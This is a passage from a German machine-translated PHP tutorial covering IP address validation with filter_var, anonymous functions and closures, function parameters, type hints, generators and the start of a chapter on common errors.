var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

Ergebnisse:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Überprüfen Sie, ob sich eine IP-Adresse in einem privaten Bereich befindet:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

```
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Ergebnisse:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

Überprüfen Sie, ob sich eine IP-Adresse in einem reservierten Bereich befindet:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Ergebnisse:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Filter & Filterfunktionen online lesen: https://riptutorial.com/de/php/topic/1679/filter--amp--filterfunktionen

Kapitel 30: Funktionale Programmierung

Einführung

Die funktionale Programmierung von PHP beruht auf Funktionen. Funktionen in PHP bieten organisierten, wiederverwendbaren Code, um eine Reihe von Aktionen auszuführen. Funktionen vereinfachen den Codierungsprozess, verhindern redundante Logik und machen Code leichter nachvollziehbar. Dieses Thema beschreibt die Deklaration und Verwendung von Funktionen, Argumenten, Parametern, Rückgabeanweisungen und Gültigkeitsbereich in PHP.

Examples

Zuordnung zu Variablen

Anonyme Funktionen können Variablen zugewiesen werden, die als Parameter verwendet werden, bei denen ein Rückruf erwartet wird:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

Diese Variablen können auch als eigenständige Funktionsaufrufe verwendet werden:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Verwenden Sie externe Variablen

Das `use` wird verwendet, um Variablen in den Umfang der anonymen Funktion zu importieren:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Variablen können auch als Referenz importiert werden:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};
```

```
$additem(1);
$additem(2);

//$collection is now [1,2]
```

Rückruffunktion als Parameter übergeben

Es gibt mehrere PHP-Funktionen, die benutzerdefinierte Callback-Funktionen als Parameter akzeptieren, z. B. `call_user_func()` , `usort()` und `array_map()` .

Je nachdem, wo die benutzerdefinierte Rückruffunktion definiert wurde, gibt es verschiedene Möglichkeiten, sie zu übergeben:

Verfahrensstil:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Objektorientierter Stil:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Objektorientierter Stil mit einer statischen Methode:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
```

```
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Eingebaute Funktionen als Rückrufe verwenden

In Funktionen, die als Argument `callable` , können Sie auch einen String mit der integrierten PHP-Funktion einfügen. Es ist üblich, den Parameter `trim` als `array_map` zu verwenden, um führende und nachgestellte Leerzeichen aus allen Zeichenfolgen im Array zu entfernen.

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Anonyme Funktion

Eine anonyme Funktion ist nur eine **Funktion** , die keinen Namen hat.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

In PHP wird eine anonyme Funktion wie ein **Ausdruck** behandelt und sollte daher mit einem Semikolon abgeschlossen werden `;` .

Eine anonyme Funktion sollte einer Variablen **zugewiesen** werden.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

Oder es sollte **als Parameter** einer anderen Funktion übergeben werden.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
```

```
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

Oder auch aus einer anderen Funktion **zurückgegeben.**

Anonyme Funktionen, die automatisch ausgeführt werden:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Übergeben eines Arguments an sich selbst ausführende anonyme Funktionen:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Umfang

In PHP hat eine anonyme Funktion ihren eigenen **Gültigkeitsbereich** wie jede andere PHP-Funktion.

In JavaScript kann eine anonyme Funktion auf eine Variable außerhalb des Gültigkeitsbereichs zugreifen. In PHP ist dies jedoch nicht zulässig.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Verschlüsse

Eine Schließung ist eine anonyme Funktion, auf die außerhalb des Bereichs nicht

zugegriffen werden kann.

Wenn Sie eine anonyme Funktion als solche definieren, erstellen Sie einen "Namespace" für diese Funktion. Es hat derzeit nur Zugriff auf diesen Namespace.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

Es hat keinen Zugriff auf externe Variablen. Um diese Berechtigung für diesen Namespace für den Zugriff auf externe Variablen zu erteilen, müssen Sie sie über Closures (`use()`) einführen.

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

Dies ist stark auf die enge Variablendefinition von PHP zurückzuführen. *Wenn eine Variable nicht innerhalb des Gültigkeitsbereichs definiert oder nicht mit* `global` *wird, existiert sie nicht.*

Beachten Sie auch:

> Die Übernahme von Variablen aus dem übergeordneten Bereich ist nicht mit der Verwendung globaler Variablen identisch. Globale Variablen sind im globalen Gültigkeitsbereich vorhanden, unabhängig davon, welche Funktion ausgeführt wird.
>
> Der übergeordnete Bereich eines Abschlusses ist die Funktion, in der der Abschluss deklariert wurde (nicht notwendigerweise die Funktion, aus der er aufgerufen wurde).

Entnommen aus der PHP-Dokumentation für anonyme Funktionen

In PHP verwenden Closures einen **frühverbindlichen** Ansatz. Das bedeutet, dass Variablen, die mit dem Schlüsselwort `use` Namens der Schließung übergeben werden, beim Definieren der Schließung dieselben Werte haben.

Um dieses Verhalten zu ändern, sollten Sie die Variable als **Referenz übergeben** .

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Standardargumente sind nicht unbedingt erforderlich, wenn anonyme Funktionen mit / ohne Schließungen definiert werden.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Reine Funktionen

Eine **reine Funktion** ist eine Funktion, die bei gleicher Eingabe immer dieselbe Ausgabe zurückgibt und frei von **Nebeneffekten** ist.

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Einige **Nebenwirkungen** *verändern das Dateisystem* , *interagieren mit Datenbanken* und *drucken auf den Bildschirm* .

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Objekte als Funktion

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

Ein Objekt mit einer `__invoke` Methode kann genau wie jede andere Funktion verwendet werden.

Die `__invoke` Methode hat Zugriff auf alle Eigenschaften des Objekts und kann beliebige Methoden aufrufen.

Häufige funktionale Methoden in PHP

Kartierung

Anwenden einer Funktion auf alle Elemente eines Arrays:

```
array_map('strtoupper', $array);
```

Beachten Sie, dass dies die einzige Methode der Liste ist, bei der der Rückruf an erster Stelle steht.

Reduzieren (oder falten)

Reduzieren eines Arrays auf einen einzelnen Wert:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

Filterung

Gibt nur die Arrayelemente zurück, für die der Rückruf `true` zurückgibt:

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Funktionale Programmierung online lesen: https://riptutorial.com/de/php/topic/205/funktionale-programmierung

Kapitel 31: Funktionen

Syntax

- Funktion func_name ($ parameterName1, $ parameterName2) {code_to_run (); }
- Funktion func_name ($ optionalParameter = Standardwert) {code_to_run (); }
- Funktion func_name (typname $ parameterName) {code_to_run (); }
- Funktion & Returns_by_reference () {code_to_run (); }
- Funktion func_name (& $ referenceParameter) {code_to_run (); }
- Funktion func_name (... $ variadicParameters) {code_to_run (); } // PHP 5.6+
- Funktion func_name (Typname & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- Funktion func_name (): return_type {code_To_run (); } // PHP 7.0+

Examples

Grundlegende Funktionsverwendung

Eine Basisfunktion wird wie folgt definiert und ausgeführt:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Optionale Parameter

Funktionen können optionale Parameter enthalten, zum Beispiel:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice
```

```
hello('Alice', 'Australian');
    // G'day Alice
```

Argumente als Referenz übergeben

Funktionsargumente können "Nach Referenz" übergeben werden, sodass die Funktion die außerhalb der Funktion verwendete Variable ändern kann:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Objektargumente werden immer als Referenz übergeben:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

Um das implizite Übergeben eines Objekts als Referenz zu vermeiden, sollten Sie das Objekt `clone` .

Das Übergeben als Referenz kann auch als alternative Methode zur Rückgabe von Parametern verwendet werden. Zum Beispiel die Funktion `socket_getpeername` :

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

Diese Methode zielt tatsächlich darauf ab, die Adresse und den Port des Peers zurückzugeben. Da jedoch zwei Werte zurückzugeben sind, werden stattdessen Referenzparameter verwendet. Es kann so aufgerufen werden:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

Die Variablen `$address` und `$port` müssen nicht zuvor definiert werden. Sie werden:

1. zuerst als `null` definiert werden,
2. dann mit dem vordefinierten `null` an die Funktion übergeben
3. dann in der Funktion geändert
4. am Ende als Adresse und Port im aufrufenden Kontext definiert.

Argumentlisten mit variabler Länge

5.6

In PHP 5.6 wurden Argumentlisten mit variabler Länge (aka varargs, variadic arguments) eingeführt. Das Token `...` vor dem Argumentnamen wurde verwendet, um anzuzeigen, dass der Parameter variadisch ist, dh es handelt sich um ein Array, das alle von diesem Parameter an angegebenen Parameter enthält.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Typnamen können vor dem `...` hinzugefügt werden:

```
function foo(Bar ...$bars) {}
```

Der Operator `&` reference kann vor dem `...` hinzugefügt werden, jedoch nach dem Typnamen (falls vorhanden). Betrachten Sie dieses Beispiel:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Ausgabe:

```
int(0)
int(1)
int(1)
```

Auf der anderen Seite wird ein Array (oder `Traversable`) des Arguments kann in Form einer Parameterliste an eine Funktion übergeben wird ausgepackt werden:

```
var_dump(...hash_algos());
```

Ausgabe:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Vergleichen Sie mit diesem Ausschnitt ohne Verwendung von `...` :

```
var_dump(hash_algos());
```

Ausgabe:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Daher können Weiterleitungsfunktionen für verschiedene Funktionen jetzt einfach erstellt werden, zum Beispiel:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

Neben Arrays können auch `Traversable` s wie `Iterator` (insbesondere viele seiner Unterklassen von SPL) verwendet werden. Zum Beispiel:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

Wenn der Iterator unendlich oft wiederholt wird:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Verschiedene PHP-Versionen verhalten sich unterschiedlich:

- Von PHP 7.0.0 bis PHP 7.1.0 (Beta 1):
  - Ein Segmentierungsfehler wird auftreten
  - Der PHP-Prozess wird mit Code 139 beendet
- In PHP 5.6:
  - Ein schwerwiegender Fehler der Speicherbelegung ("zulässige Speichergröße von% d Byte erschöpft") wird angezeigt.
  - Der PHP-Prozess wird mit Code 255 beendet

Hinweis: HHVM (v3.10 - v3.12) unterstützt das Auspacken von `Traversable` s nicht. Bei diesem Versuch wird die Warnmeldung "Nur Container dürfen ausgepackt werden" angezeigt.

Funktionsumfang

Variablen innerhalb von Funktionen befinden sich in einem lokalen Bereich wie diesem

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Funktionen online lesen: https://riptutorial.com/de/php/topic/4551/funktionen

Kapitel 32: Geben Sie Hinweis ein

Syntax

- Funktion f (ClassName $ param) {}
- Funktion f (bool $ param) {}
- Funktion f (int $ param) {}
- Funktion f (float $ param) {}
- Funktion f (String $ param) {}
- Funktion f (selbst $ param) {}
- Funktion f (aufrufbare $ param) {}
- Funktion f (Array $ param) {}
- Funktion f (? type_name $ param) {}
- Funktion f (): Typname {}
- Funktion f (): ungültig {}
- Funktion f ():? type_name {}

Bemerkungen

Typhinweis- oder Typdeklarationen sind eine defensive Programmierpraxis, die sicherstellt, dass die Parameter einer Funktion von einem bestimmten Typ sind. Dies ist besonders nützlich, wenn Typhinweise für eine Schnittstelle angezeigt werden, da die Funktion garantiert, dass ein angegebener Parameter über die gleichen Methoden verfügt, die für die Schnittstelle erforderlich sind.

Das Übergeben des falschen Typs an eine Typhinweisfunktion führt zu einem schwerwiegenden Fehler:

> Schwerwiegender Fehler: Nicht gefundener TypeError: Das an **foo ()** übergebene Argument **X** muss vom Typ **RequiredType** , **ProvidedType sein**

Examples

Geben Sie Skalar-Typen, Arrays und Callables an

Unterstützung für Typen Array - Parameter Hinting (und Rückgabewerte nach PHP 7.1) wurde in PHP 5.1 mit dem Schlüsselwort hinzugefügt `array` . Alle Arrays mit beliebigen Dimensionen und Typen sowie leere Arrays sind gültige Werte.

In PHP 5.4 wurde die Unterstützung für Typhinweis-Callables hinzugefügt. Jeder Wert, der `is_callable()` ist, gilt für `callable` Parameter und Rückgabewerte, dh `Closure` Objekte, Funktionsnamenszeichenfolgen und `array(class_name|object, method_name)` .

Wenn im Funktionsnamen ein Tippfehler auftritt, der nicht `is_callable()` , wird eine weniger offensichtliche Fehlermeldung angezeigt:

> Schwerwiegender Fehler: Nicht abgerufener TypeError: Argument 1, das an foo () übergeben wird, muss vom aufrufbaren Typ sein, String / Array

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

Nicht statische Methoden können auch im statischen Format als Callables übergeben werden. Dies führt zu einer Warnung vor Ablehnung und einem E_STRICT-Fehler in PHP 7 bzw. 5.

Die Sichtbarkeit der Methode wird berücksichtigt. Wenn der *Kontext der Methode mit dem* `callable` *Parameter* keinen Zugriff auf das bereitgestellte aufrufbare Element hat, endet die Methode, als wäre die Methode nicht vorhanden.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Ausgabe:

> Schwerwiegender Fehler: Nicht abgerufener TypeError: Argument 1, das an r () übergeben wird, muss aufrufbar sein, Array angegeben

Unterstützung für Typhinweis-Skalartypen wurde in PHP 7 hinzugefügt. Dies bedeutet, dass Typanweisungsunterstützung für `boolean` s, `integer` s, `float` s und `string` s zur Verfügung steht.

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

Standardmäßig versucht PHP, jedes angegebene Argument in seinen Typhinweis umzuwandeln. Wenn Sie den Aufruf in `add(1.5, 2)` ändern, erhalten Sie exakt dieselbe Ausgabe, da der Float `1.5` von PHP in `int` wurde.

Um dieses Verhalten zu beenden, müssen Sie `declare(strict_types=1);` hinzufügen `declare(strict_types=1);` an der Spitze jeder PHP-Quelldatei, die es benötigt.

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

Das obige Skript erzeugt jetzt einen schwerwiegenden Fehler:

> Schwerwiegender Fehler: Nicht abgerufener TypeError: Argument 1, das an add () übergeben wurde, muss den Typ integer haben, gegebenes Float

Eine Ausnahme: Sondertypen

Einige PHP-Funktionen geben möglicherweise einen Wert der `resource` . Da es sich nicht um einen skalaren Typ handelt, sondern um einen speziellen Typ, ist es nicht möglich, einen Hinweis einzugeben.

Als Beispiel gibt `curl_init()` eine `resource` sowie `fopen()` . Natürlich sind diese beiden Ressourcen nicht miteinander kompatibel. Aus diesem Grund wirft PHP 7 *immer* den folgenden TypeError ab, wenn die `resource` explizit als Typ bezeichnet wird:

> TypeError: Argument 1, das an sample () übergeben wurde, muss eine Instanz der Ressource sein

Geben Sie generische Objekte ein

Da PHP-Objekte von keiner Basisklasse (einschließlich `stdClass`) erben, wird der `stdClass` auf einen generischen Objekttyp nicht unterstützt.

Zum Beispiel funktioniert das unten nicht.

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
```

```
doSomething($classTwo);
```

Und wird einen schwerwiegenden Fehler werfen:

> Schwerwiegender Fehler: Nicht erfasstes TypeError: Argument 1, das an doSomething () übergeben wird, muss eine Instanz eines Objekts sein, eine Instanz von OperationOne

Um dieses Problem zu umgehen, deklarieren Sie eine entartete Schnittstelle, die keine Methoden definiert, und alle Objekte müssen diese Schnittstelle implementieren.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Geben Sie Hinting-Klassen und Schnittstellen ein

In PHP 5 wurden Typhinweise für Klassen und Schnittstellen hinzugefügt.

Hinweis zum Klassentyp

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();
```

```
enroll($student, $school);
```

Das obige Skript gibt aus:

> Chris wird an der University of Edinburgh eingeschrieben

Schnittstellentyp-Hinweis

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

Das obige Beispiel gibt das gleiche wie zuvor aus:

> Chris wird an der University of Edinburgh eingeschrieben

Hinweise zur Eigenart

Das Schlüsselwort `self` kann als Typhinweis verwendet werden, um anzuzeigen, dass der Wert eine Instanz der Klasse sein muss, die die Methode deklariert.

Typ Hinting No Return (Void)

In PHP 7.1 wurde der Rückgabetyp `void` hinzugefügt. PHP hat zwar keinen tatsächlichen `void` Wert, es wird jedoch in allen Programmiersprachen allgemein verstanden, dass eine Funktion, die nichts zurückgibt, `void` . Dies sollte nicht mit der Rückgabe von `null` verwechselt werden, da `null` ein Wert ist, der zurückgegeben werden kann.

```
function lacks_return(): void {
    // valid
}
```

Wenn Sie eine `void` Rückgabe deklarieren, können Sie keine Werte zurückgeben, da sonst ein schwerwiegender Fehler angezeigt wird:

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

Die Verwendung von return zum Beenden der Funktion ist jedoch gültig:

```
function returns_nothing(): void {
    return; // valid
}
```

Nullwert-Typhinweise

Parameter

In PHP 7.1 wurde ein Null-Typ-Hinweis mit dem `?` Operator vor dem Typhinweis.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Wenn ein Parameter vor PHP 7.1 einen Typhinweis hat, muss er einen Standardwert `null` , um Nullwerte zu akzeptieren.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Rückgabewerte

In PHP 7.0 dürfen Funktionen mit einem Rückgabetyp nicht null zurückgeben.

In PHP 7.1 können Funktionen einen nullwertfähigen Rückgabewerthinweis deklarieren. Die Funktion muss jedoch immer null und nicht void zurückgeben (keine Rückgabeanweisungen).

```
function f() : ?string {
    return null;
}
```

```
function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Geben Sie Hinweis ein online lesen: https://riptutorial.com/de/php/topic/1430/geben-sie-hinweis-ein

Kapitel 33: Generatoren

Examples

Warum einen Generator verwenden?

Generatoren sind nützlich, wenn Sie eine große Sammlung generieren müssen, um sie später zu wiederholen. Sie sind eine einfachere Alternative zum Erstellen einer Klasse, die einen Iterator implementiert, der oft übertrieben ist.

Betrachten Sie beispielsweise die unten stehende Funktion.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

Diese Funktion erzeugt lediglich ein Array, das mit Zufallszahlen gefüllt ist. Um es zu benutzen, könnten wir `randomNumbers(10)` , die uns ein Array von 10 Zufallszahlen geben. Was ist, wenn wir eine Million Zufallszahlen generieren möchten? `randomNumbers(1000000)` das für uns, allerdings mit Speicherplatz. Eine Million Ganzzahlen, die in einem Array gespeichert sind, benötigen ungefähr **33 MB** Speicher.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

Dies ist darauf zurückzuführen, dass die gesamte eine Million Zufallszahlen nicht einzeln, sondern gleichzeitig generiert und zurückgegeben werden. Generatoren sind eine einfache Möglichkeit, dieses Problem zu lösen.

RandomNumbers () mit einem Generator neu schreiben

Unsere `randomNumbers()` Funktion kann zur Verwendung eines Generators neu geschrieben werden.

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
```

```
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

Bei Verwendung eines Generators müssen wir nicht eine ganze Liste von Zufallszahlen erstellen, um von der Funktion zurückzukehren.

Eine große Datei mit einem Generator lesen

Ein häufiger Anwendungsfall für Generatoren ist das Lesen einer Datei von der Festplatte und das Durchlaufen ihres Inhalts. Nachfolgend finden Sie eine Klasse, mit der Sie über eine CSV-Datei iterieren können. Die Speicherbelegung für dieses Skript ist sehr vorhersehbar und hängt von der Größe der CSV-Datei ab.

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

Das Yield-Keyword

Eine `yield` Anweisung ähnelt einer Return-Anweisung, mit dem Unterschied, dass anstelle der Ausführung der Funktion und der Rückgabe stattdessen ein Generator- Objekt ausgegeben und die Ausführung der Generatorfunktion angehalten wird.

Hier ist ein Beispiel für die Range-Funktion, geschrieben als Generator:

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

Sie können sehen, dass diese Funktion ein Generator- Objekt zurückgibt, indem Sie die Ausgabe von `var_dump` :

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Ertragswerte

Das Generator- Objekt kann dann wie ein Array durchlaufen werden.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

Das obige Beispiel gibt Folgendes aus:

```
1
2
3
```

Ertragswerte mit Schlüsseln

Neben dem Ermitteln von Werten können Sie auch Schlüssel-Wert-Paare liefern.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

Das obige Beispiel gibt Folgendes aus:

```
first: 1
second: 2
third: 3
```

Verwenden Sie die send () - Funktion, um Werte an einen Generator zu übergeben

Generatoren sind schnell codiert und in vielen Fällen eine schlanke Alternative zu schweren Iterator-Implementierungen. Mit der schnellen Implementierung geht ein wenig die Kontrolle verloren, wenn ein Generator aufhört zu generieren oder wenn er etwas anderes generiert. Dies kann jedoch mit der Funktion `send()` werden, sodass die anfordernde Funktion nach jeder Schleife Parameter an den Generator sendet.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Ergebnis in dieser Ausgabe:

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

Generatoren online lesen: https://riptutorial.com/de/php/topic/1684/generatoren

Kapitel 34: Häufige Fehler

Examples

Unerwartetes $ end

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

Wenn Sie eine solche Fehlermeldung erhalten (oder manchmal `unexpected $end` , abhängig von der PHP-Version), müssen Sie sicherstellen, dass Sie alle Anführungszeichen, Klammern, geschweiften Klammern, Klammern usw. verwendet

Der folgende Code erzeugte den obigen Fehler:

```
<?php
if (true) {
    echo "asdf";
?>
```

Beachten Sie die fehlende geschweifte Klammer. Beachten Sie auch, dass die für diesen Fehler angezeigte Zeilennummer nicht relevant ist, da immer die letzte Zeile Ihres Dokuments angezeigt wird.

Rufen Sie fetch_assoc boolean auf

Wenn Sie eine Fehlermeldung wie diese erhalten:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

Andere Variationen beinhalten etwas in der Art von:

```
